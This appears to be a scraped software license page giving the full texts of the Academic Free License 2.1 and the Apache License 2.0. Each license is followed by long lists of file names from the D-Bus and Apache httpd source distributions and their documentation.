

## The Academic Free License, v. 2.1

This Academic Free License (the "License") applies to any original work of authorship (the "Original Work") whose owner (the "Licensor") has placed the following notice immediately following the copyright notice for the Original Work

Licensed under the Academic Free License version 2.1

1) Grant of Copyright License. Licensor hereby grants You a world-wide, royalty-free, non-exclusive, perpetual, sublicenseable license to do the following:

- a) to reproduce the Original Work in copies;
- b) to prepare derivative works ("Derivative Works") based upon the Original Work;
- c) to distribute copies of the Original Work and Derivative Works to the public;
- d) to perform the Original Work publicly; and
- e) to display the Original Work publicly.

2) Grant of Patent License. Licensor hereby grants You a world-wide, royalty-free, non-exclusive, perpetual, sublicenseable license, under patent claims owned or controlled by the Licensor that are embodied in the Original Work as furnished by the Licensor, to make, use, sell and offer for sale the Original Work and Derivative Works.

3) Grant of Source Code License. The term "Source Code" means the preferred form of the Original Work for making modifications to it and all available documentation describing how to modify the Original Work. Licensor hereby agrees to provide a machine-readable copy of the Source Code of the Original Work along with each copy of the Original Work that Licensor distributes. Licensor reserves the right to satisfy this obligation by placing a machine-readable copy of the Source Code in an information repository reasonably calculated to permit inexpensive and convenient access by You for as long as Licensor continues to distribute the Original Work, and by publishing the address of that information repository in a notice immediately following the copyright notice that applies to the Original Work.

4) Exclusions From License Grant. Neither the names of Licensor, nor the names of any contributors to the Original Work, nor any of their trademarks or service marks, may be used to endorse or promote products derived from this Original Work without express prior written permission of the Licensor. Nothing in this License shall be deemed to grant any rights to trademarks, copyrights, patents, trade secrets or any other intellectual property of Licensor except as expressly stated herein. No patent license is granted to make, use, sell or offer to sell embodiments of any patent claims other than the licensed claims defined in Section 2. No right is granted to the trademarks of Licensor even if such marks are included in the Original Work. Nothing in this License shall be interpreted to prohibit Licensor from licensing under different terms from this License any Original Work that Licensor otherwise would have a right to license.

5) This section intentionally omitted.

6) Attribution Rights. You must retain, in the Source Code of any Derivative Works that You create, all copyright, patent or trademark notices from the Source Code of the Original Work, as well as any notices of licensing and any descriptive text identified therein as an "Attribution Notice." You must cause the Source Code for any Derivative Works that You create to carry a prominent Attribution Notice reasonably calculated to inform recipients that You have modified the Original Work.

7) Warranty of Provenance and Disclaimer of Warranty. Licensor warrants that the copyright in and to the Original Work and the patent rights granted herein by Licensor are owned by the Licensor or are sublicensed to You under the terms of this License with the permission of the contributor(s) of those copyrights and patent rights. Except as expressly stated in the immediately preceding sentence, the Original Work is provided under this License on an "AS IS" BASIS and WITHOUT WARRANTY, either express or implied, including, without limitation, the warranties of NON-INFRINGEMENT, MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. THE ENTIRE RISK AS TO THE QUALITY OF THE ORIGINAL WORK IS WITH YOU. This DISCLAIMER OF WARRANTY constitutes an essential part of this License. No license to Original Work is granted hereunder except under this disclaimer.

8) Limitation of Liability. Under no circumstances and under no legal theory, whether in tort (including negligence), contract, or otherwise, shall the Licensor be liable to any person for any direct, indirect, special, incidental, or consequential damages of any character arising as a result of this License or the use of the Original Work including, without limitation, damages for loss of goodwill, work stoppage, computer failure or malfunction, or any and all other commercial damages or losses. This limitation of liability shall not apply to liability for death or personal injury resulting from Licensor's negligence to the extent applicable law prohibits such limitation. Some jurisdictions do not allow the exclusion or limitation of incidental or consequential damages, so this exclusion and limitation may not apply to You.

9) Acceptance and Termination. If You distribute copies of the Original Work or a Derivative Work, You must make a reasonable effort under the circumstances to obtain the express assent of recipients to the terms of this License. Nothing else but this License (or another written agreement between Licensor and You) grants You permission to create Derivative Works based upon the Original Work or to exercise any of the rights granted in Section 1 herein, and any attempt to do so except under the terms of this License (or another written agreement between Licensor and You) is expressly prohibited by U.S. copyright law, the equivalent laws of other countries, and by international treaty. Therefore, by exercising any of the rights granted to You in Section 1 herein, You indicate Your acceptance of this License and all of its terms and conditions.

10) Termination for Patent Action. This License shall terminate automatically and You may no longer exercise any of the rights granted to You by this License as of the date You commence an action, including a cross-claim or counterclaim, against Licensor or any licensee alleging that the Original Work infringes a patent. This termination provision shall not apply for an action alleging patent infringement by combinations of the Original Work with other software or hardware.

11) Jurisdiction, Venue and Governing Law. Any action or suit relating to this License may be brought only in the courts of a jurisdiction wherein the Licensor resides or in which Licensor conducts its primary business, and under the laws of that jurisdiction excluding its conflict-of-law provisions. The application of the United Nations Convention on Contracts for the International Sale of Goods is expressly excluded. Any use of the Original Work outside the scope of this License or after its termination shall be subject to the requirements and penalties of the U.S. Copyright Act, 17 U.S.C. Â§ 101 et seq., the equivalent laws of other countries, and international treaty. This section shall survive the termination of this License.

12) Attorneys Fees. In any action to enforce the terms of this License or seeking damages relating thereto, the prevailing party shall be entitled to recover its costs and expenses, including, without limitation, reasonable attorneys' fees and costs incurred in connection with such action, including any appeal of such action. This section shall survive the termination of this License.

13) Miscellaneous. This License represents the complete agreement concerning the subject matter hereof. If any provision of this License is held to be unenforceable, such provision shall be reformed only to the extent necessary to make it enforceable.

14) Definition of "You" in This License. "You" throughout this License, whether in upper or lower case, means an individual or a legal entity exercising rights under, and complying with all of the terms of, this License. For legal entities, "You" includes any entity that controls, is controlled by, or is under common control with you. For purposes of this definition, "control" means (i) the power, direct or indirect, to cause the direction or management of such entity, whether by contract or otherwise, or (ii) ownership of fifty percent (50%) or more of the outstanding shares, or (iii) beneficial ownership of such entity.

15) Right to Use. You may use the Original Work in all ways not otherwise restricted or conditioned by this License or by law, and Licensor promises not to interfere with or be responsible for such uses by You. This license is Copyright (C) 2003-2004 Lawrence E. Rosen. All rights reserved. Permission is hereby granted to copy and distribute this license without modification. This license may not be modified without the express written permission of its copyright owner.

clear\_guid\_from\_server-if-send\_negotiate\_unix\_f.patch

aclocal.m4

AUTHORS

activation-exit-codes.h

activation-helper-bin.c

activation-helper.c

activation-helper.h

activation.c

activation.h

bus.c

bus.h

config-loader-expat.c

config-parser-common.c

config-parser-common.h

config-parser-trivial.c

config-parser-trivial.h

config-parser.c

config-parser.h

connection.c

connection.h

dbus.service.in

dbus.socket.in

desktop-file.c

desktop-file.h

dir-watch-default.c

dir-watch-inotify.c

dir-watch-kqueue.c

dir-watch.h

dispatch.c

dispatch.h

driver.c

driver.h

expirelist.c



expirelist.h  
main.c  
Makefile.am  
Makefile.in  
messagebus-config.in  
messagebus.in  
org.freedesktop.dbus-session.plist.in  
policy.c  
policy.h  
rc.messagebus.in  
selinux.c  
selinux.h  
services.c  
services.h  
session.conf.in  
signals.c  
signals.h  
stats.c  
stats.h  
system.conf.in  
test-launch-helper.c  
test-main.c  
test-system.c  
test.c  
test.h

utils.c

utils.h

ChangeLog

ChangeLog.pre-1-0

ChangeLog.pre-1-2

bus-test.bat.cmake

config.h.cmake

ConfigureChecks.cmake

dbus-env.bat.cmake

CheckForAbstractSockets.c

CheckStructMember.cmake

COPYING-CMAKE-SCRIPTS

CPackInstallConfig.cmake

FindDoxygen.cmake

FindGLib2.cmake

FindGObject.cmake

FindLiblconv.cmake

MacroGetenvWinPath.cmake

MacroLibrary.cmake

MacroOptionalFindPackage.cmake

Macros.cmake

MacrosAutotools.cmake

ProjectSourceGroup.cmake

Win32Macros.cmake

compile

config.guess

config.h.in

config.sub

configure

configure.ac

COPYING

dbus-address.c

dbus-address.h

dbus-asv-util.c

dbus-asv-util.h

dbus-auth-script.c

dbus-auth-script.h

dbus-auth-util.c

dbus-auth.c

dbus-auth.h

dbus-bus.c

dbus-bus.h

dbus-connection-internal.h

dbus-connection.c

dbus-connection.h

dbus-credentials-util.c

dbus-credentials.c

dbus-credentials.h

dbus-dataslot.c

dbus-dataslot.h

dbus-errors.c

dbus-errors.h

dbus-file-unix.c

dbus-file-win.c

dbus-file.c

dbus-file.h

dbus-hash.c

dbus-hash.h

dbus-init-win.cpp

dbus-internals.c

dbus-internals.h

dbus-keyring.c

dbus-keyring.h

dbus-list.c

dbus-list.h

dbus-macros.h

dbus-mainloop.c

dbus-mainloop.h

dbus-marshal-basic.c

dbus-marshal-basic.h

dbus-marshal-byteswap-util.c

dbus-marshal-byteswap.c

dbus-marshal-byteswap.h

dbus-marshal-header.c

dbus-marshal-header.h

dbus-marshal-recursive-util.c

dbus-marshal-recursive.c

dbus-marshal-recursive.h

dbus-marshal-validate-util.c

dbus-marshal-validate.c

dbus-marshal-validate.h

dbus-memory.c

dbus-memory.h

dbus-mempool.c

dbus-mempool.h

dbus-message-factory.c

dbus-message-factory.h

dbus-message-internal.h

dbus-message-private.h

dbus-message-util.c

dbus-message.c

dbus-message.h

dbus-misc.c

dbus-misc.h

dbus-nonce.c

dbus-nonce.h

dbus-object-tree.c

dbus-object-tree.h

dbus-pending-call-internal.h

dbus-pending-call.c

dbus-pending-call.h

dbus-pipe-unix.c

dbus-pipe-win.c

dbus-pipe.c

dbus-pipe.h

dbus-protocol.h

dbus-resources.c

dbus-resources.h

dbus-server-debug-pipe.c

dbus-server-debug-pipe.h

dbus-server-launchd.c

dbus-server-launchd.h

dbus-server-protected.h

dbus-server-socket.c

dbus-server-socket.h

dbus-server-unix.c

dbus-server-unix.h

dbus-server-win.c

dbus-server-win.h

dbus-server.c

dbus-server.h

dbus-sha.c

dbus-sha.h

dbus-shared.h

dbus-shell.c

dbus-shell.h  
dbus-signature.c  
dbus-signature.h  
dbus-socket-set-epoll.c  
dbus-socket-set-poll.c  
dbus-socket-set.c  
dbus-socket-set.h  
dbus-sockets-win.h  
dbus-spawn-win.c  
dbus-spawn.c  
dbus-spawn.h  
dbus-string-private.h  
dbus-string-util.c  
dbus-string.c  
dbus-string.h  
dbus-syntax.c  
dbus-syntax.h  
dbus-sysdeps-pthread.c  
dbus-sysdeps-thread-win.c  
dbus-sysdeps-unix.c  
dbus-sysdeps-unix.h  
dbus-sysdeps-util-unix.c  
dbus-sysdeps-util-win.c  
dbus-sysdeps-util.c  
dbus-sysdeps-win.c

dbus-sysdeps-win.h  
dbus-sysdeps-wince-glue.c  
dbus-sysdeps-wince-glue.h  
dbus-sysdeps.c  
dbus-sysdeps.h  
dbus-test-main.c  
dbus-test.c  
dbus-test.h  
dbus-threads-internal.h  
dbus-threads.c  
dbus-threads.h  
dbus-timeout.c  
dbus-timeout.h  
dbus-transport-protected.h  
dbus-transport-socket.c  
dbus-transport-socket.h  
dbus-transport-unix.c  
dbus-transport-unix.h  
dbus-transport-win.c  
dbus-transport-win.h  
dbus-transport.c  
dbus-transport.h  
dbus-types.h  
dbus-userdb-util.c  
dbus-userdb.c



dbus-userdb.h  
dbus-uuidgen.c  
dbus-uuidgen.h  
dbus-valgrind-internal.h  
dbus-watch.c  
dbus-watch.h  
dbus.h  
Makefile.am  
Makefile.in  
sd-daemon.h  
versioninfo.rc.in  
dbus-1-uninstalled.pc.in  
dbus-1.pc.in  
depcomp  
busconfig.dtd  
dbus-cleanup-sockets.1.xml.in  
dbus-daemon.1.xml.in  
dbus-launch.1.xml.in  
dbus-monitor.1.xml.in  
dbus-run-session.1.xml.in  
dbus-send.1.xml.in  
dbus-uuidgen.1.xml.in  
file-boilerplate.c  
introspect.dtd  
Makefile.am

Makefile.in

TODO

Doxyfile.in

HACKING

INSTALL

install-sh

Makefile.am

Makefile.in

missing

NEWS

NEWS.pre-1-0

NEWS.pre-1-2

README

README.cygwin

README.launchd

README.valgrind

README.win

README.wince

corrupt.c

dbus-daemon-eavesdrop.c

dbus-daemon.c

dbus-test-runner

printf.c

refs.c

syslog.c

loopback.c

Makefile.am

Makefile.in

manual-authz.c

marshal.c

Makefile.am

Makefile.in

test-autolaunch.c

test-privserver-client.c

tmp-session-like-system.conf

relay.c

spawn-test.c

syntax.c

test-exit.c

test-segfault.c

test-sleep-forever.c

test-utils.h

test-driver

dbus-launch-win.c

dbus-launch-x11.c

dbus-launch.c

dbus-launch.h

dbus-run-session.c

lcov.am

Makefile.am

Makefile.in  
strtoll.c  
strtoull.c  
dbus-1.init  
os-test.patch  
tmpdir.patch  
autogen.sh  
cleanup-man-pages.sh  
CMakeLists.txt  
dbus-faq.xml  
dbus-specification.xml  
dbus-test-plan.xml  
dbus-tutorial.xml  
dcop-howto.txt  
diagram.png  
diagram.svg  
doxygen\_to\_devhelp.xsl  
introspect.xsl  
system-activation.txt  
ltmain.sh  
run-test-systemserver.sh  
run-test.sh  
run-with-tmp-session-bus.sh

---

Apache Software License 2.0

Version 2.0, January 2004

## Terms and Conditions for Use, Reproduction, and Distribution

### 1. Definitions.

'License' shall mean the terms and conditions for use, reproduction, and distribution as defined by Sections 1 through 9 of this document.

'Licensor' shall mean the copyright owner or entity authorized by the copyright owner that is granting the License.

'Legal Entity' shall mean the union of the acting entity and all other entities that control, are controlled by, or are under common control with that entity. For the purposes of this definition, 'control' means (i) the power, direct or indirect, to cause the direction or management of such entity, whether by contract or otherwise, or (ii) ownership of fifty percent (50%) or more of the outstanding shares, or (iii) beneficial ownership of such entity.

'You' (or 'Your') shall mean an individual or Legal Entity exercising permissions granted by this License.

'Source' form shall mean the preferred form for making modifications, including but not limited to software source code, documentation source, and configuration files.

'Object' form shall mean any form resulting from mechanical transformation or translation of a Source form, including but not limited to compiled object code, generated documentation, and conversions to other media types.

'Work' shall mean the work of authorship, whether in Source or Object form, made available under the License, as indicated by a copyright notice that is included in or attached to the work (an example is provided in the Appendix below).

'Derivative Works' shall mean any work, whether in Source or Object form, that is based on (or derived from) the Work and for which the editorial revisions, annotations, elaborations, or other modifications represent, as a whole, an original work of authorship. For the purposes of this License, Derivative Works shall not include works that remain separable from, or merely link (or bind by name) to the interfaces of, the Work and Derivative Works thereof.

'Contribution' shall mean any work of authorship, including the original version of the Work and any modifications or additions to that Work or Derivative Works thereof, that is intentionally submitted to Licensor for inclusion in the Work by the copyright owner or by an individual or Legal Entity authorized to submit on behalf of the copyright owner. For the purposes of this definition, 'submitted' means any form of electronic, verbal, or written communication sent to the Licensor or its representatives, including but not limited to communication on electronic mailing lists, source code control systems, and issue tracking systems that are managed by, or on behalf of, the Licensor for the purpose of discussing

and improving the Work, but excluding communication that is conspicuously marked or otherwise designated in writing by the copyright owner as 'Not a Contribution.'

'Contributor' shall mean Licensor and any individual or Legal Entity on behalf of whom a Contribution has been received by Licensor and subsequently incorporated within the Work.

2. Grant of Copyright License. Subject to the terms and conditions of this License, each Contributor hereby grants to You a perpetual, worldwide, non-exclusive, no-charge, royalty-free, irrevocable copyright license to reproduce, prepare Derivative Works of, publicly display, publicly perform, sublicense, and distribute the Work and such Derivative Works in Source or Object form.

3. Grant of Patent License. Subject to the terms and conditions of this License, each Contributor hereby grants to You a perpetual, worldwide, non-exclusive, no-charge, royalty-free, irrevocable (except as stated in this section) patent license to make, have made, use, offer to sell, sell, import, and otherwise transfer the Work, where such license applies only to those patent claims licensable by such Contributor that are necessarily infringed by their Contribution(s) alone or by combination of their Contribution(s) with the Work to which such Contribution(s) was submitted. If You institute patent litigation against any entity (including a cross-claim or counterclaim in a lawsuit) alleging that the Work or a Contribution incorporated within the Work constitutes direct or contributory patent infringement, then any patent licenses granted to You under this License for that Work shall terminate as of the date such litigation is filed.

4. Redistribution. You may reproduce and distribute copies of the Work or Derivative Works thereof in any medium, with or without modifications, and in Source or Object form, provided that You meet the following conditions:

You must give any other recipients of the Work or Derivative Works a copy of this License; and

You must cause any modified files to carry prominent notices stating that You changed the files; and

You must retain, in the Source form of any Derivative Works that You distribute, all copyright, patent, trademark, and attribution notices from the Source form of the Work, excluding those notices that do not pertain to any part of the Derivative Works; and

If the Work includes a 'NOTICE' text file as part of its distribution, then any Derivative Works that You distribute must include a readable copy of the attribution notices contained within such NOTICE file, excluding those notices that do not pertain to any part of the Derivative Works, in at least one of the following places: within a NOTICE text file distributed as part of the Derivative Works; within the Source form or documentation, if provided along with the Derivative Works; or, within a display generated by the Derivative Works, if and wherever such third-party notices normally appear. The contents of the NOTICE file are for informational purposes only and do not modify the License. You may add Your own attribution notices within Derivative Works that You distribute, alongside or as an addendum to the NOTICE text from the Work, provided that such additional attribution notices cannot be construed as modifying the License.

You may add Your own copyright statement to Your modifications and may provide additional or different license terms and conditions for use, reproduction, or distribution of Your modifications, or for any such Derivative Works as a whole, provided Your use, reproduction, and distribution of the Work otherwise complies with the conditions stated in this License.

5. Submission of Contributions. Unless You explicitly state otherwise, any Contribution intentionally submitted for inclusion in the Work by You to the Licensor shall be under the terms and conditions of this License, without any additional terms or conditions. Notwithstanding the above, nothing herein shall supersede or modify the terms of any separate license agreement you may have executed with Licensor regarding such Contributions.

6. Trademarks. This License does not grant permission to use the trade names, trademarks, service marks, or product names of the Licensor, except as required for reasonable and customary use in describing the origin of the Work and reproducing the content of the NOTICE file.

7. Disclaimer of Warranty. Unless required by applicable law or agreed to in writing, Licensor provides the Work (and each Contributor provides its Contributions) on an 'AS IS' BASIS, WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied, including, without limitation, any warranties or conditions of TITLE, NON-INFRINGEMENT, MERCHANTABILITY, or FITNESS FOR A PARTICULAR PURPOSE. You are solely responsible for determining the appropriateness of using or redistributing the Work and assume any risks associated with Your exercise of permissions under this License.

8. Limitation of Liability. In no event and under no legal theory, whether in tort (including negligence), contract, or otherwise, unless required by applicable law (such as deliberate and grossly negligent acts) or agreed to in writing, shall any Contributor be liable to You for damages, including any direct, indirect, special, incidental, or consequential damages of any character arising as a result of this License or out of the use or inability to use the Work (including but not limited to damages for loss of goodwill, work stoppage, computer failure or malfunction, or any and all other commercial damages or losses), even if such Contributor has been advised of the possibility of such damages.

9. Accepting Warranty or Additional Liability.

While redistributing the Work or Derivative Works thereof, You may choose to offer, and charge a fee for, acceptance of support, warranty, indemnity, or other liability obligations and/or rights consistent with this License. However, in accepting such obligations, You may act only on Your own behalf and on Your sole responsibility, not on behalf of any other Contributor, and only if You agree to indemnify, defend, and hold each Contributor harmless for any liability incurred by, or claims asserted against, such Contributor by reason of your accepting any such warranty or additional liability.

END OF TERMS AND CONDITIONS

APPENDIX: How to apply the Apache License to your work.

To apply the Apache License to your work, attach the following boilerplate notice, with the fields enclosed by brackets '[]' replaced with your own identifying information. (Don't include the brackets!)

The text should be enclosed in the appropriate comment syntax for the file format. We also recommend that a file or class name and description of purpose be included on the same 'printed page' as the copyright notice for easier identification within third-party archives.

Copyright [yyyy] [name of copyright owner]

Licensed under the Apache License, Version 2.0 (the 'License'); you may not use this file except in compliance with the License. You may obtain a copy of the License at

<http://www.apache.org/licenses/LICENSE-2.0>

Unless required by applicable law or agreed to in writing, software distributed under the License is distributed on an 'AS IS' BASIS, WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied. See the License for the specific language governing permissions and limitations under the License.

commons-cli-1.2.jar

webSocket.js

webSocket.js

webSocket.min.js

apache-configure\_perlbin.patch

apache-ssl-ltmain-rpath.patch

apache2-volatile.conf

httpd-2.4.1-corelimit.patch

httpd-2.4.1-selinux.patch

httpd-2.4.3-fix-race-issue-of-dir-install.patch

httpd-2.4.4-export.patch

httpd-2.4.4-r1332643.patch

.deps

.gdbinit

ABOUT\_APACHE

acinclude.m4

ap.d

---



Apache-apr2.dsw

Apache.dsw

apache\_probes.d

aixinfo

README

apr\_common.m4

bsd\_makefile

build-modules-c.awk

config-stubs

config.guess

config.sub

config\_vars.sh.in

default.pl

find\_apr.m4

find\_apu.m4

install-bindist.sh.in

installwinconf.awk

library.mk

ltlib.mk

make\_exports.awk

make\_nw\_export.awk

make\_var\_export.awk

mkconfNW.awk

mkdep.perl

NWGNUenvironment.inc

---

NWGNUhead.inc  
NWGNUmakefile  
NWGNUscripts.inc  
NWGNUtail.inc  
nw\_export.inc  
nw\_ver.awk  
pkginfo.in  
README  
PrintPath  
program.mk  
htcacheclean.init  
httpd.init  
httpd.logrotate  
httpd.spec.in  
rules.mk.in  
special.mk  
sysv\_makefile  
apache.ico  
httpd.rc  
BuildAll.dsp  
BuildBin.dsp  
buildconf  
CHANGES  
config.layout  
configure

---

configure.in  
printenv  
printenv.vbs  
printenv.wsf  
test-cgi  
charset.conv  
httpd-autindex.conf.in  
httpd-dav.conf.in  
httpd-default.conf.in  
httpd-info.conf.in  
httpd-languages.conf.in  
httpd-manual.conf.in  
httpd-mpm.conf.in  
httpd-multilang-error.doc.conf.in  
httpd-ssl.conf.in  
httpd-userdir.conf.in  
httpd-vhosts.conf.in  
proxy-html.conf.in  
httpd.conf.in  
magic  
mime.types  
doxygen.conf  
contact.html.var  
HTTP\_BAD\_GATEWAY.html.var  
HTTP\_BAD\_REQUEST.html.var

---

HTTP\_FORBIDDEN.html.var

HTTP\_GONE.html.var

HTTP\_INTERNAL\_SERVER\_ERROR.html.var

HTTP\_LENGTH\_REQUIRED.html.var

HTTP\_METHOD\_NOT\_ALLOWED.html.var

HTTP\_NOT\_FOUND.html.var

HTTP\_NOT\_IMPLEMENTED.html.var

HTTP\_PRECONDITION\_FAILED.html.var

HTTP\_REQUEST\_ENTITY\_TOO\_LARGE.html.var

HTTP\_REQUEST\_TIME\_OUT.html.var

HTTP\_REQUEST\_URI\_TOO\_LARGE.html.var

HTTP\_SERVICE\_UNAVAILABLE.html.var

HTTP\_UNAUTHORIZED.html.var

HTTP\_UNSUPPORTED\_MEDIA\_TYPE.html.var

HTTP\_VARIANT\_ALSO\_VARIES.html.var

README

README

ab.1

apachectl.8

apxs.1

dbmmanage.1

fcgistarter.8

htcacheclean.8

htdbm.1

htdigest.1

---

htpasswd.1

httpd.8

httxt2dbm.1

logresolve.1

rotatelogs.8

suexec.8

ab.1

apachectl.8

apxs.1

dbmmanage.1

fcgistarter.8

htcacheclean.8

htdbm.1

htdigest.1

htpasswd.1

httpd.8

httxt2dbm.1

logresolve.1

rotatelogs.8

suexec.8

bind.html.de

bind.html.en

bind.html.fr

bind.html.ja.utf8

bind.html.ko.euc-kr

---

[bind.html.tr.utf8](#)

[BUILDING](#)

[caching.html.en](#)

[caching.html.fr](#)

[caching.html.tr.utf8](#)

[configuring.html.de](#)

[configuring.html.en](#)

[configuring.html.fr](#)

[configuring.html.ja.utf8](#)

[configuring.html.ko.euc-kr](#)

[configuring.html.tr.utf8](#)

[content-negotiation.html.en](#)

[content-negotiation.html.fr](#)

[content-negotiation.html.ja.utf8](#)

[content-negotiation.html.ko.euc-kr](#)

[content-negotiation.html.tr.utf8](#)

[convenience.map](#)

[custom-error.html.en](#)

[custom-error.html.es](#)

[custom-error.html.fr](#)

[custom-error.html.ja.utf8](#)

[custom-error.html.ko.euc-kr](#)

[custom-error.html.tr.utf8](#)

[API.html.en](#)

[debugging.html.en](#)

---

[documenting.html.en](#)

[documenting.html.zh-cn](#)

[filters.html.en](#)

[hooks.html.en](#)

[index.html.en](#)

[index.html.zh-cn](#)

[modguide.html.en](#)

[modules.html.en](#)

[modules.html.ja.utf8](#)

[new\\_api\\_2\\_4.html.en](#)

[output-filters.html.en](#)

[request.html.en](#)

[thread\\_safety.html.en](#)

[dns-caveats.html.en](#)

[dns-caveats.html.fr](#)

[dns-caveats.html.ja.utf8](#)

[dns-caveats.html.ko.euc-kr](#)

[dns-caveats.html.tr.utf8](#)

[dso.html.en](#)

[dso.html.fr](#)

[dso.html.ja.utf8](#)

[dso.html.ko.euc-kr](#)

[dso.html.tr.utf8](#)

[env.html.en](#)

[env.html.fr](#)

---

env.html.ja.utf8

env.html.ko.euc-kr

env.html.tr.utf8

expr.html.en

expr.html.fr

index.html.en

index.html.fr

index.html.tr.utf8

index.html.zh-cn

filter.html.en

filter.html.es

filter.html.fr

filter.html.ja.utf8

filter.html.ko.euc-kr

filter.html.tr.utf8

glossary.html.de

glossary.html.en

glossary.html.es

glossary.html.fr

glossary.html.ja.utf8

glossary.html.ko.euc-kr

glossary.html.tr.utf8

handler.html.en

handler.html.es

handler.html.fr

---



handler.html.ja.utf8

handler.html.ko.euc-kr

handler.html.tr.utf8

handler.html.zh-cn

access.html.en

access.html.fr

auth.html.en

auth.html.fr

auth.html.ja.utf8

auth.html.ko.euc-kr

auth.html.tr.utf8

cgi.html.en

cgi.html.fr

cgi.html.ja.utf8

cgi.html.ko.euc-kr

htaccess.html.en

htaccess.html.fr

htaccess.html.ja.utf8

htaccess.html.ko.euc-kr

htaccess.html.pt-br

index.html.en

index.html.fr

index.html.ja.utf8

index.html.ko.euc-kr

index.html.zh-cn

---

public\_html.html.en

public\_html.html.fr

public\_html.html.ja.utf8

public\_html.html.ko.euc-kr

public\_html.html.tr.utf8

ssi.html.en

ssi.html.fr

ssi.html.ja.utf8

ssi.html.ko.euc-kr

favicon.ico

index.html.da

index.html.de

index.html.en

index.html.es

index.html.fr

index.html.ja.utf8

index.html.ko.euc-kr

index.html.pt-br

index.html.tr.utf8

index.html.zh-cn

install.html.de

install.html.en

install.html.es

install.html.fr

install.html.ja.utf8

---

[install.html.ko.euc-kr](#)

[install.html.tr.utf8](#)

[invoking.html.de](#)

[invoking.html.en](#)

[invoking.html.es](#)

[invoking.html.fr](#)

[invoking.html.ja.utf8](#)

[invoking.html.ko.euc-kr](#)

[invoking.html.tr.utf8](#)

[LICENSE](#)

[license.html.en](#)

[logs.html.en](#)

[logs.html.fr](#)

[logs.html.ja.utf8](#)

[logs.html.ko.euc-kr](#)

[logs.html.tr.utf8](#)

[index.html.en](#)

[index.html.fr](#)

[index.html.ko.euc-kr](#)

[index.html.tr.utf8](#)

[index.html.zh-cn](#)

[password\\_encryptions.html.en](#)

[password\\_encryptions.html.fr](#)

[perf-tuning.html.en](#)

[perf-tuning.html.fr](#)

---

perf-tuning.html.ko.euc-kr  
perf-tuning.html.tr.utf8  
relevant\_standards.html.en  
relevant\_standards.html.fr  
relevant\_standards.html.ko.euc-kr  
security\_tips.html.en  
security\_tips.html.fr  
security\_tips.html.ko.euc-kr  
security\_tips.html.tr.utf8  
core.html.de  
core.html.en  
core.html.es  
core.html.fr  
core.html.ja.utf8  
core.html.tr.utf8  
directive-dict.html.en  
directive-dict.html.fr  
directive-dict.html.ja.utf8  
directive-dict.html.ko.euc-kr  
directive-dict.html.tr.utf8  
directives.html.de  
directives.html.en  
directives.html.es  
directives.html.fr  
directives.html.ja.utf8

---

directives.html.ko.euc-kr

directives.html.tr.utf8

directives.html.zh-cn

event.html.en

event.html.fr

index.html.de

index.html.en

index.html.es

index.html.fr

index.html.ja.utf8

index.html.ko.euc-kr

index.html.tr.utf8

index.html.zh-cn

module-dict.html.en

module-dict.html.fr

module-dict.html.ja.utf8

module-dict.html.ko.euc-kr

module-dict.html.tr.utf8

mod\_access\_compat.html.en

mod\_access\_compat.html.fr

mod\_access\_compat.html.ja.utf8

mod\_actions.html.de

mod\_actions.html.en

mod\_actions.html.fr

mod\_actions.html.ja.utf8

---

mod\_actions.html.ko.euc-kr  
mod\_alias.html.en  
mod\_alias.html.fr  
mod\_alias.html.ja.utf8  
mod\_alias.html.ko.euc-kr  
mod\_alias.html.tr.utf8  
mod\_allowmethods.html.en  
mod\_allowmethods.html.fr  
mod\_asis.html.en  
mod\_asis.html.fr  
mod\_asis.html.ja.utf8  
mod\_asis.html.ko.euc-kr  
mod\_authnz\_ldap.html.en  
mod\_authnz\_ldap.html.fr  
mod\_authn\_anon.html.en  
mod\_authn\_anon.html.fr  
mod\_authn\_anon.html.ja.utf8  
mod\_authn\_anon.html.ko.euc-kr  
mod\_authn\_core.html.en  
mod\_authn\_core.html.fr  
mod\_authn\_dbd.html.en  
mod\_authn\_dbd.html.fr  
mod\_authn\_dbm.html.en  
mod\_authn\_dbm.html.fr  
mod\_authn\_dbm.html.ja.utf8

---

mod\_authn\_dbm.html.ko.euc-kr  
mod\_authn\_file.html.en  
mod\_authn\_file.html.fr  
mod\_authn\_file.html.ja.utf8  
mod\_authn\_file.html.ko.euc-kr  
mod\_authn\_socache.html.en  
mod\_authn\_socache.html.fr  
mod\_authz\_core.html.en  
mod\_authz\_core.html.fr  
mod\_authz\_dbd.html.en  
mod\_authz\_dbd.html.fr  
mod\_authz\_dbm.html.en  
mod\_authz\_dbm.html.fr  
mod\_authz\_dbm.html.ko.euc-kr  
mod\_authz\_groupfile.html.en  
mod\_authz\_groupfile.html.fr  
mod\_authz\_groupfile.html.ja.utf8  
mod\_authz\_groupfile.html.ko.euc-kr  
mod\_authz\_host.html.en  
mod\_authz\_host.html.fr  
mod\_authz\_owner.html.en  
mod\_authz\_owner.html.fr  
mod\_authz\_owner.html.ja.utf8  
mod\_authz\_owner.html.ko.euc-kr  
mod\_authz\_user.html.en

---

mod\_authz\_user.html.fr  
mod\_authz\_user.html.ja.utf8  
mod\_authz\_user.html.ko.euc-kr  
mod\_auth\_basic.html.en  
mod\_auth\_basic.html.fr  
mod\_auth\_basic.html.ja.utf8  
mod\_auth\_basic.html.ko.euc-kr  
mod\_auth\_digest.html.en  
mod\_auth\_digest.html.fr  
mod\_auth\_digest.html.ko.euc-kr  
mod\_auth\_form.html.en  
mod\_auth\_form.html.fr  
mod\_autoindex.html.en  
mod\_autoindex.html.fr  
mod\_autoindex.html.ja.utf8  
mod\_autoindex.html.ko.euc-kr  
mod\_autoindex.html.tr.utf8  
mod\_buffer.html.en  
mod\_buffer.html.fr  
mod\_cache.html.en  
mod\_cache.html.fr  
mod\_cache.html.ja.utf8  
mod\_cache.html.ko.euc-kr  
mod\_cache\_disk.html.en  
mod\_cache\_disk.html.fr

---



mod\_cache\_disk.html.ja.utf8

mod\_cache\_disk.html.ko.euc-kr

mod\_cache\_socache.html.en

mod\_cern\_meta.html.en

mod\_cern\_meta.html.fr

mod\_cern\_meta.html.ko.euc-kr

mod\_cgi.html.en

mod\_cgi.html.fr

mod\_cgi.html.ja.utf8

mod\_cgi.html.ko.euc-kr

mod\_cgid.html.en

mod\_cgid.html.fr

mod\_cgid.html.ja.utf8

mod\_cgid.html.ko.euc-kr

mod\_charset\_lite.html.en

mod\_charset\_lite.html.fr

mod\_charset\_lite.html.ko.euc-kr

mod\_data.html.en

mod\_data.html.fr

mod\_dav.html.en

